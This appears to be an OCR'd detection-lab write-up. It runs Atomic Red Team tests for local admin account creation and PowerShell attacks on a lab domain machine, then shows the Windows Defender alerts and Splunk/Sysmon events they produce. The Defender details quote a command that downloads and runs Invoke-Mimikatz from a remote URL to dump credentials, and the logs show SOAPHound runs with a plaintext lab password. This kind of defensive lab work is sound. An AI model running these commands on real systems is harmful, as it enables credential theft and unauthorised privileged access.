
After Atomic Red Team is installed, Invoke-AtomicTest T1136.001 to create a New Local Account ‘NewLocalUser’

```
'PSGallery'?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y
PS C:\Windows\system32> Import-Module "C:\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psd1" -Force          PS C:\Windows\system32> Invoke-AtomicTest T1136.001
                                                    PathToAtomicsFolder = C:\AtomicRedTeam\atomics
                                                                                                  Executing test: T1136.001-4 Create a new user in
 a command prompt                                                   More help is available by typing NET HELPMSG 2245.
            The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.
                                                                Exit code: 2
Done executing test: T1136.001-4 Create a new user in a command prompt
Executing test: T1136.001-5 Create a new user in PowerShell
Name                Enabled Description
----                ------- -----------
T1136.001_PowerShell True
Exit code: 0
Done executing test: T1136.001-5 Create a new user in PowerShell
Executing test: T1136.001-8 Create a new Windows admin user
The command completed successfully.
The command completed successfully.
Exit code: 0
Done executing test: T1136.001-8 Create a new Windows admin user
Executing test: T1136.001-9 Create a new Windows admin user via .NET
This script creates a new user, adds it to a local administrator group and then deletes the user.
User 'NewLocalUser' created successfully.
User 'NewLocalUser' added to the 'Administrators' group.
Newly Created User Info:
User name                   NewLocalUser
Full Name                   NewLocalUser
Comment
User's comment
Country/region code         000 (System Default)
Account active              Yes
Account expires             Never
Password last set           7/2/2024 4:35:47 PM
Password expires            Never
Password changeable         7/3/2024 4:35:47 PM
Password required           Yes
User may change password    No
Workstations allowed        All
Logon script
User profile
Home directory
Last logon                  Never
Logon hours allowed         All
Local Group Memberships     *Administrators
Global Group memberships    *None
The command completed successfully.
User 'NewLocalUser' deleted successfully.
Exit code: 0
Done executing test: T1136.001-9 Create a new Windows admin user via .NET
PS C:\Windows\system32>
```

Event Captured in Splunk



Attempt additional attacks on target machine: T1059.001, PowerShell attacks



Windows defender detected and blocked multiple threats

Set up OneDrive for file recovery options in case of...
7/2/2024 4:50 PM

Threat blocked
7/2/2024 4:43 PM
Severe

Threat blocked
7/2/2024 4:43 PM
Severe

Threat blocked
7/2/2024 4:43 PM
Severe

Threat blocked
7/2/2024 4:41 PM
Severe

Threat blocked
7/2/2024 4:41 PM
Severe

Threat blocked
7/2/2024 4:41 PM
Severe


Threat blocked
7/2/2024 4:41 PM
Severe

Detected: Trojan:PowerShell/Mimikatz.A
Status: Removed
A threat or app was removed from this device.

Date: 7/2/2024 4:42 PM
Details: This program is dangerous and executes commands from an attacker.


Affected items:

CmdLine: C:\Windows\System32\cmd.exe /c powershell.exe IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
CmdLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe & {$url='https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1';$wshell=New-Object -ComObject WScript.Shell;



Events logged and detected on Splunk

i	Time	Event
		This event is generated when a logon session is destroyed. It may be positively correlated with a logon event using the Logon ID value. Log on IDs are only unique between reboots on the same computer. Collapse host = DC1 | source = WinEventLog:Security | sourcetype = WinEventLog:Security
>	7/2/24 8:52:54.000 PM	07/02/2024 04:52:54 PM LogName=Security EventCode=4624 EventType=0 ComputerName=DC1.mydfir.local SourceName=Microsoft Windows security auditing. Type=Information RecordNumber=7897 Keywords=Audit Success TaskCategory=Logon OpCode=Info Message=An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Information: Logon Type: 3 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes Impersonation Level: Impersonation New Logon: Security ID: S-1-5-18 Account Name: DC1$ Account Domain: MYDFIR.LOCAL Logon ID: 0xCD7AA3 Linked Logon ID: 0x0 Network Account Name: - Network Account Domain: - Logon GUID: {d32a55fc-69b9-21b9-ba37-2baad15c1c22} Process Information: Process ID: 0x0 Process Name: - Network Information: Workstation Name: - Source Network Address: ::1 Source Port: 51142 Detailed Authentication Information: Logon Process: Kerberos Authentication Package: Kerberos Transited Services: - Package Name (NTLM only): - Key Length: 0


New Search
Save As
Create Table View
Close
index="endpoint" -exec bypass
Last 15 minutes
✓ 14 events (7/2/24 8:40:20.000 PM to 7/2/24 8:55:20.000 PM)
No Event Sampling
Job
Smart Mode
Events (14)
Patterns
Statistics
Visualization
Format Timeline
– Zoom Out
+ Zoom to Selection
× Deselect
1 minute per column
List
Format
50 Per Page
Hide Fields
All Fields
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
INTERESTING FIELDS
a Guid 1
a IMPHASH 4
a index 1
linecount 4
a MD5 3
a Name 1
a ProcessID 1
a punct 1
a SHA1 3
a SHA256 3
a splunk_server 1
a SystemTime 14
a technique_id 4
a technique_name 12
a ThreadID 1
a UserID 1
a xmlns 1
3 more fields
+ Extract New Fields
i
Time
Event
7/2/24
8:43:47.000 PM
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2024-07-02T20:43:47.2537955Z'/><EventRecordID>28781</EventRecordID><Correlation/><Execution ProcessID='2472' ThreadID='2992'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Target.mydfir.local</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>technique_id=T1059.001,technique_name=PowerShell</Data><Data Name='UtcTime'>2024-07-02 20:43:47.246</Data><Data Name='ProcessGuid'>{e29aa4e6-6683-6684-d203-000000000e00}</Data><Data Name='ProcessId'>3888</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='FileVersion'>10.0.19041.3996 (WinBuild.160101.0800)</Data><Data Name='Description'>Windows PowerShell</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>PowerShell.EXE</Data><Data Name='CommandLine'>"powershell.exe" & {C:\AtomicRedTeam\atomics\T1059.001\bin\SOAPHound.exe --user $($env:USERNAME)@$($env:USERDOMAIN) --password P@ssword1 --dc 10.0.1.14 --buildcache --cachefilename c:\temp\cache.txt}</Data><Data Name='CurrentDirectory'>C:\Users\ADMINI~1\AppData\Local\Temp\</Data><Data Name='User'>MYDFIR\Administrator</Data><Data Name='LogonGuid'>{e29aa4e6-265e-6684-d45f-4e0000000000}</Data><Data Name='LogonId'>0x4e5fd4</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=801262E122DB6A2E758962896F260B55BBD0136A,MD5=2E5A8590CF6848968FC23DE3FA1E25F1,SHA256=9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3,IMPHASH=3D08F4848535206D772DE145804FF4B6</Data><Data Name='ParentProcessGuid'>{e29aa4e6-27ec-6684-fe01-000000000e00}</Data><Data Name='ParentProcessId'>3592</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass</Data><Data Name='ParentUser'>MYDFIR\Administrator</Data></EventData></Event>
host = TARGET
source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
7/2/24
8:43:45.000 PM
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2024-07-02T20:43:45.0787102Z'/><EventRecordID>28754</EventRecordID><Correlation/><Execution ProcessID='2472' ThreadID='2992'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Target.mydfir.local</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>technique_id=T1083,technique_name=File and Directory Discovery</Data><Data Name='UtcTime'>2024-07-02 20:43:45.072</Data><Data Name='ProcessGuid'>{e29aa4e6-6681-6684-ce03-000000000e00}</Data><Data Name='ProcessId'>6100</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='FileVersion'>10.0.19041.3996 (WinBuild.160101.0800)</Data><Data Name='Description'>Windows PowerShell</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>PowerShell.EXE</Data><Data Name='CommandLine'>"powershell.exe" & {C:\AtomicRedTeam\atomics\T1059.001\bin\SOAPHound.exe --user $env:USERNAME --password P@ssword1 --domain $env:USERDOMAIN --dc 10.0.1.14 --bhdump --cachefilename c:\temp\cache.txt --outputdirectory c:\temp\test2}</Data><Data Name='CurrentDirectory'>C:\Users\ADMINI~1\AppData\Local\Temp\</Data><Data Name='User'>MYDFIR\Administrator</Data><Data Name='LogonGuid'>{e29aa4e6-265e-6684-d45f-4e0000000000}</Data><Data Name='LogonId'>0x4e5fd4</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=801262E122DB6A2E758962896F260B55BBD0136A,MD5=2E5A8590CF6848968FC23DE3FA1E25F1,SHA256=9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3,IMPHASH=3D08F4848535206D772DE145804FF4B6</Data><Data Name='ParentProcessGuid'>{e29aa4e6-27ec-6684-fe01-000000000e00}</Data><Data Name='ParentProcessId'>3592</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass</Data><Data Name='ParentUser'>MYDFIR\Administrator</Data></EventData></Event>